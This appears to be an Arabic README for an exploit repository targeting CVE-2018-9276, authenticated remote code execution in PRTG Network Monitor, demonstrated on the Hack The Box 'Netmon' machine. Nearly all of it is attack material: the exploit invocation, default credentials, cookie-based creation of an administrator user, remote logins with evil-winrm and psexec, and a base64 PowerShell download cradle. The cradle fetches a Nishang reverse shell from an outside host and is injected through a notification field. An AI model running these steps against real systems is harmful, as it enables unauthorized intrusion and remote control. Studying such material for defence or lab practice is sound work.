alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 شل عكسي (دعم Python3)

CVE-2018-9276 PRTG < 18.2.39 شل عكسي (دعم Python3)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin. وقد يكون من المفيد التحقق من قاعدة البيانات أو السجل للحصول عليها. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 إذا لم يكن المنفذ مشغولاً.صندوق HTB Netmon
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
شكر كبير لإصدار wildkindcc للبايثون 2 https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
بيانات الاعتماد مطلوبة لتنفيذ الاستغلال. أولاً، سجل الدخول واحصل على ملف تعريف الارتباط (cookie) المُوثّق لإضافة مستخدم جديد.
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"


// تسجيل الدخول كمستخدم جديد عبر evil-winrm
evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// أو بديلاً باستخدام psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
في حال لم نرغب في إضافة مستخدم، ولأجل تحسين OPSEC، يمكننا الحصول على شل عكسي. ولكن نظرًا لترميز HTML، يتم ترميز العديد من الأحرف. يمكننا تجاوز ذلك باستخدام تنفيذ PowerShell بتشفير base64. نحتاج إلى إنشاء أمر مشفر بـ base64. ومع ذلك، يجب أن يكون بالترميز الذي يستخدمه Windows، أي UTF-16LE.
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
نستخدم iconv لتحويله إلى الترميز المستهدف وسنقوم بتنفيذ هذا الشل العكسي من Nishang. https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
قم بتنزيل السكريبت واستخدم echo لإضافة الأمر إلى السطر الأخير.
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
الآن، ابدأ تشغيل خادم HTTP بسيط وأنشئ إشعارًا جديدًا.
python3 -m http.server 80

انقر فوق Setup > Account Settings > Notifications -> ثم انقر على "Add new notification" في أقصى اليمين. قم بتفعيل الإشعار بالنقر على زر الجرس (Bell).
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=